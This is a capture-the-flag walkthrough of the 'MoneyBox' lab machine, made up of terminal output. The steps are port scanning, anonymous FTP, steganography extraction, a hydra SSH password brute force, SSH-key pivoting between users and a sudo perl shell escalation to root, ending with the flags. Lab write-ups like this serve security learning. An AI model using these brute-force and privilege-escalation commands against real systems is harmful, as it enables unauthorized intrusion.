


```
> cat target -l python -p
# Nmap 7.95 scan initiated Wed Jun 11 17:53:38 2025 as: /usr/lib/nmap/nmap --pri
Nmap scan report for 10.0.2.91
Host is up (0.00043s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      1093656 Feb 26  2021 trytofind.jpg
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.0.2.65
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
|   256  01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
|_  256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: MoneyBox
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:81:2D:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


```
> ftp 10.0.2.91
Connected to 10.0.2.91.
220 (vsFTPD 3.0.3)
Name (10.0.2.91:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21899|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      1093656 Feb 26  2021 trytofind.jpg
226 Directory send OK.
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||44446|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |*****|
226 Transfer complete.
1093656 bytes received in 00:00 (38.55 MiB/s)
ftp> exit
221 Goodbye.
```

```
> whatweb http://10.0.2.91
http://10.0.2.91 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.91], Title[MoneyBox]
```





```
47
48 <!--the hint is the another secret directory is S3cr3t-T3xt-->
49
```



```
53 > steghide extract -sf trytofind.jpg
54 <!--Secret Key 3xtr4ctd4t4 >
55 Anotar salvoconducto:
    anot los datos extrados e/"data.txt".
```

```
> cat data.txt
File: data.txt
1 Hello..... renu
2
3 I tell you something Important. Your Password is too Weak So Change Your Password
4 Don't Underestimate it.....
5
```

```
> hydra -l renu -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.91 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-11 18:19:42
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344
[DATA] attacking ssh://10.0.2.91:22/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 14344319 to do in 2988:24h, 4 active
[22][ssh] host: 10.0.2.91 login: renu password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-11 18:20:51
```

```
renu@MoneyBox:~$ cat user1.txt
Yes...!
You Got it User1 Flag

==> us3r1{F14g:0ku74tbd3777y4}
```

```
renu@MoneyBox:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
lily:x:1000:1000:lily,,,:/home/lily:/bin/bash
renu:x:1001:1001:/home/renu:/bin/bash
```

```
renu@MoneyBox:/home/lily$ cat user2.txt
Yeah.....
You Got a User2 Flag

==> us3r{F14g:tr5827r5wu6nklao}
```

```

renu@MoneyBox:~$ cat .bash_history
cler
ls
ls -la
cd /home
ls
clear
cd
ls
ls -la
exit
clear
ls
ls -la
cd /home
ls
cd lily
ls
ls -la
clear
cd
clear
ssh-keygen -t rsa
clear
cd .ssh
ls
ssh-copy-id lily@192.168.43.80
clear
cd
cd -
ls -l
chmod 400 id_rsa
ls -l
ssh -i id_rsa lily@192.168.43.80
clear
ssh -i id_rsa lily@192.168.43.80
cd
clear
cd .ssh/
ls

```

```

renu@MoneyBox:~$ cat /home/lily/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQRIESTEEbTL8A+7n+cd9tCJAS7AMy0XBocqzyqb2qsNsJnBm8cBMCBNSktugtos9HY9hz5Ink0zdN3RltZJXuemXCas0sM6gBctuSGDuL882dFoz96209TvdF7Jm82eTlVrs58YCVQq43mIgw.s6HXJJu+BNrVbcf+xq36b1z1QaVBy+VgblCPpN0JTrt6449NdNZcl0F0m1n2Y6n1H42zMshCC0HQJlBymc/137G89VtUsaCpj1KaxZangLyb2+WL5xmJfr+Eh6nW0pQv9IhexXdt7ld1K6hhU0ff5yMxLVIVzG2VEbugtJXukMSLmK2FnnEdDLqCCHXY+1V+XEB9F3 renu@debian
renu@MoneyBox:~$

```

```

renu@MoneyBox:~$ ssh lily@10.0.2.91
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 11 09:44:35 2025 from 10.0.2.91
lily@MoneyBox:~$

```

```

lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl

```

```

lily@MoneyBox:~$ sudo /usr/bin/perl -e 'exec "/bin/bash";'
root@MoneyBox:/home/lily# id
uid=0(root) gid=0(root) groups=0(root)
root@MoneyBox:/home/lily# cd
root@MoneyBox:~# ls -la
total 28
drwx----- 3 root root 4096 Feb 26 2021 .
drwxr-xr-x 18 root root 4096 Feb 25 2021 ..
-rw----- 1 root root 2097 Feb 26 2021 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Feb 25 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 228 Feb 26 2021 .root.txt
root@MoneyBox:~# cat .root.txt

Congratulations.....!

You Successfully completed MoneyBox

Finally The Root Flag
==> r00t{H4ckth3p14n3t}

I'm Kirthik-KarvendhanT
It's My First CTF Box

instagram : ____kirthik____

See You Back...

```